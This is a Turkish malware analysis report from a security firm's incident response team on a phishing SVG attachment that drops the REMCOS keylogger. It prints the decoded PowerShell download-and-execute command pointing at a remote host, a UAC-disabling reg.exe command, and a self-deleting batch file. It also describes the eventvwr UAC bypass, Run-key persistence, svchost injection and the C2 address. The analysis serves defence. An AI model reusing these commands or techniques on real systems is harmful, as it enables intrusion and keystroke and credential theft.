
GAIS Cyber Security

www.gaissecurity.com

Cyber Security Incident Response Team (CSIRT)



@gaissecurity

Online Bilet Ödeme Phishing-Malware Teknik Analiz Raporu

27.02.2018

Hazırlayan:

Kağan IŞILDAK


Adres : Saray Mh. Doktor Adnan Büyükdeniz Cd. No:4
Akkom Office Park 2.Blok. 10/21 Ümraniye / İstanbul - Turkey
Web : www.gaissecurity.com Tel : 0216 250 32 82

ÖZET

Online Bilet Odeme.svg dosya adı ile kullanıcıya mail yoluyla gelen ve bir dizi işlem ile hedef bilgisayara enjekte olan zararlı yazılım.

Zararlı Yazılımın Detayları

İlgili dosya basit bir önyükleyici. Amacı uzak sunucudan ana dosyayı çağırarak hedef bilgisayara enjekte olmak. Bu amaç için aşağıda yer alan script kullanılmış. Powershell'e argüman vererek amacına ulaşmaya çalışmakta.



İlgili argümanın ana kısmı powershell için encoded halde verilmiş.(Powershell için encoded argümanlar base64 ile encode edilmiş haldedir)

```
        sEt-coNtENT     -VAlUE  (nEW-OBject sysTem.NET.webclieNT).dOwNloAddaTA(
http://samurmakina.com.tr/Samsur1/My1.exe       )       -ENCoding       bytE    -
PAth     $env:AppDAtA\HgKKjHH.exe       ;       sAps     $eNv:appDATa\HgKKjHH.exe
```

Encoded olan bu komut ise "**samurmakina[.]com[.]tr**" adresinden My1.exe dosya adlı çalıştırılabilir dosyayı "**appdata**" klasörüne "**HgKKjHH.exe**" adı ile indirip çalıştırmaya yaramaktadır.

İlgili dosya Visual Basic 6 dilinde yazılmış.

1. İlgili exe uzantılı dosya çalıştığında "**HKEY_CLASSES_ROOT\mscfile\shell\open\command**" anahtarının değerini kendi çalıştırma yolu ile değiştirir ve ardından **eventvwr.exe** çağrılır. Bahsi geçen olay **UAC Bypass** metodu olarak adlandırılmaktadır. İlgili işlem sayesinde W7,8 ve W10 sistemlerde normal kullanıcı yetkileri ile çalışan bir dosya bu metod sayesinde yönetici yetkisi elde edebilmektedir.

2. İlgili yazılım kendini "**C:\Users\admin\AppData\Roaming\Microfiles2\HDPeal.exe**"" yoluna kopyalar.

3. Admin yetkisini elde eden yazılım " **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**" değerini ""**C:\Users\admin\AppData\Roaming\Microfiles2\HDPeal.exe**"" değeri ile değiştirir.

4. "**C:\Users\admin\AppData\Local\Temp\install.bat**" adında bir dosya oluşturur.

5. Ardından **install.bat** çağrılır ve içeriği bu şekildedir.

```
PING 127.0.0.1 -n 2
start "" "C:\Users\2XC7u663GxWc\AppData\Roaming\Microfiles2\HDPeal.exe"
del %0
exit
```

HDPeal.exe çalışma esnasında **svchost.exe**'e enjekte olmak amacıyla ilgili process üzerinden kendisi için bellek ayırır ve kendini hedefin üzerine yazarak enjeksiyonunu tamamlamış olur. **"address = 0x400000, allocation_type = MEM_COMMIT, MEM_RESERVE, protection = PAGE_EXECUTE_READWRITE, size = 114688"**

Bulaşma evresi bu şekilde olan zararlı yazılım **keylogger** türündedir.

```
* Breaking-Security.Net
[Chrome Cookies found, cleared!]
[Chrome Cookies not found]
[Chrome StoredLogins found, cleared!]
[Chrome StoredLogins not found]
[Cleared all cookies & stored logins!]
[End of clipboard text]
[Firefox cookies found, cleared!]
[Firefox Cookies not found]
[Firefox StoredLogins cleared!]
[Firefox StoredLogins not found]
[IE cookies cleared!]
[IE cookies not found]
[Following text has been copied to clipboard:]
{ User has been idle for
(32 bit)
(64 bit)
* REMCOS v
/stext "
[BckSp]
[Ctrl +
[Ctrl + V][Following text has been pasted from clipboard:]
[Del]
[Down]
[End]
[Enter]
[Esc]
[F10]
[F11]
[F12]
[LCtrl]
[Left]
[PagDw]
[PagUp]
[Pause]
[Print]
[RCtrl]
[Right]
[Start]
[Tab]
minutes }
" goto Repeat
%02i:%02i:%02i:%03i
%02i:%02i:%02i:%03i [INFO]
%02i:%02i:%02i:%03i [KeepAlive]
%I64u
%Y-%m-%d %H.%M
.?AVexception@@
.?AVlogic_error@std@@
.?AVout_of_range@std@@
.?AVtype_info@@
/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
```

"**WH_KEYBOARD_LL**" hook edilerek hedef bilgisayarın klavyesi dinlenmektedir. Ek olarak dosyamızın stringlerini incelediğimizde sahibine düzenli halde topladığı verileri göndermek için kullandığı ön ekler gözükmektedir. Topladığı verileri düzenli olarak "**c:\users\2xc7u663gxwc\appdata\roaming\logs.dat**" dosyasına kaydetmekte ve belli aralıklarla **civita2.no-ip.biz(31.200.21.247)** adresine gönderilmektedir.